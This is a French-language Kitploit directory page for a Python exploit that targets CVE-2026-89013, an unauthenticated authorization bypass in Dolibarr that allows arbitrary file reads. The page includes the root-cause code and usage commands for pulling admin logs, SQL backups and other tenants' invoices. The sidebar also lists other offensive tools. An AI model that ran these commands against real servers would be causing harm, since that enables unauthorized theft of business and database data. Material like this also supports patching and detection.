
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-89013 — Exploit Python pour CVE-2026-89013, un contournement d'autorisation non authentifié de Dolibarr hashp permettant la lecture arbitraire de fichiers, avec les modes check, list, hunt, read et download. | Kitploit
Outils/GitHubGitHub/faceless0x7/cve-2026-89013
Analyse des VulnérabilitésExploitationExploitation d'Applications WebExfiltration de DonnéesCollecte d'InformationsSécurité WebTests d'IntrusionAuthentification
GitHubfaceless0x7/cve-2026-89013

CVE-2026-89013

Exploit Python pour CVE-2026-89013, un contournement d'autorisation non authentifié de Dolibarr hashp permettant la lecture arbitraire de fichiers, avec les modes check, list, hunt, read et download.

Voir le dépôt
662il y a 2 moisPas encore vérifié
Partager

CVE-2026-89013 — Contournement d'autorisation Dolibarr hashp=shared

Exploit pour CVE-2026-89013 : document.php et viewimage.php forcent NOLOGIN lorsque le paramètre hashp est présent. La valeur de marqueur interne shared ignore la résolution du jeton de partage, mais la dérogation de contrôle d'accès se déclenche toujours pour toute valeur non vide et définit $accessallowed = 1, en écartant le résultat de dol_check_secure_access_document(). Une requête non authentifiée peut donc lire n'importe quel fichier dans chaque arborescence modulepart : documents métier, journaux d'administration, sauvegardes SQL (modulepart=systemtools), sources de modules personnalisés (modulepart=packages), et autres entités multicompany via &entity=N.

Enregistrement : https://www.cve.org/CVERecord?id=CVE-2026-89013

AffectéDolibarr 23.0.4 – 24.0.0
Corrigé24.0.1
Prérequisaucun (non authentifié)
Impactlecture arbitraire de fichiers dans les répertoires gérés de Dolibarr

Cause racine

// htdocs/document.php:189 (24.0.0) — 'shared' skips token resolution
if (!empty($hashp) && $hashp != 'shared') { ...resolve share token... }

// htdocs/document.php:292 — but any hashp forces access
if (!empty($hashp)) {
    $accessallowed = 1;
    $sqlprotectagainstexternals = '';
}

Une régression du commit 5028dae981e (2026-08-12), livrée pour la première fois dans 23.0.4 et 24.0.0. La traversée (../) est assainie côté serveur — il s'agit d'un contournement d'autorisation, pas d'une traversée de chemin.

Utilisation

# detection (safe, nonexistent canary file)
python3 CVE-2026-89013.py https://erp.local check

# readable modulepart trees
python3 CVE-2026-89013.py https://erp.local list

# hunt: dolibarr.log + SQL backups (generated filenames) + user vcards
python3 CVE-2026-89013.py https://erp.local hunt --db-name dolibarr --days 3 --save

# read / download
python3 CVE-2026-89013.py https://erp.local read logs/admin/logs/dolibarr.log
python3 CVE-2026-89013.py https://erp.local download systemtools/backup/backup.sql
python3 CVE-2026-89013.py https://erp.local read facture/FA2601-0001/FA2601-0001.pdf --entity 2

# PDFs via viewimage.php
python3 CVE-2026-89013.py https://erp.local viewimage facture/FA2601-0001/FA2601-0001.pdf

Bibliothèque standard uniquement (Python 3.8+). Prend en charge --proxy, --insecure, --timeout.

demo

Références

  • Enregistrement CVE : https://www.cve.org/CVERecord?id=CVE-2026-89013
  • Version corrigée : https://github.com/Dolibarr/dolibarr/releases/tag/24.0.1
  • Commits de correction :
    • https://github.com/Dolibarr/dolibarr/commit/cd05688dbed8a4af6eef32faf4fc1e823a37bce9
    • https://github.com/Dolibarr/dolibarr/commit/a8bc4a63e1b6356884abcd83c4a38954d9649b0b
    • https://github.com/Dolibarr/dolibarr/commit/3bd8aa8b909e596d7dab4388d0466ec24e6ad191
  • Origine de la régression : https://github.com/Dolibarr/dolibarr/commit/5028dae981e47dfab349f8fe2ef79b54ae95d1b6

Avertissement

Pour les tests et la recherche autorisés uniquement. À utiliser uniquement contre des systèmes que vous possédez ou pour lesquels vous disposez d'une autorisation explicite de test.


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    280

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





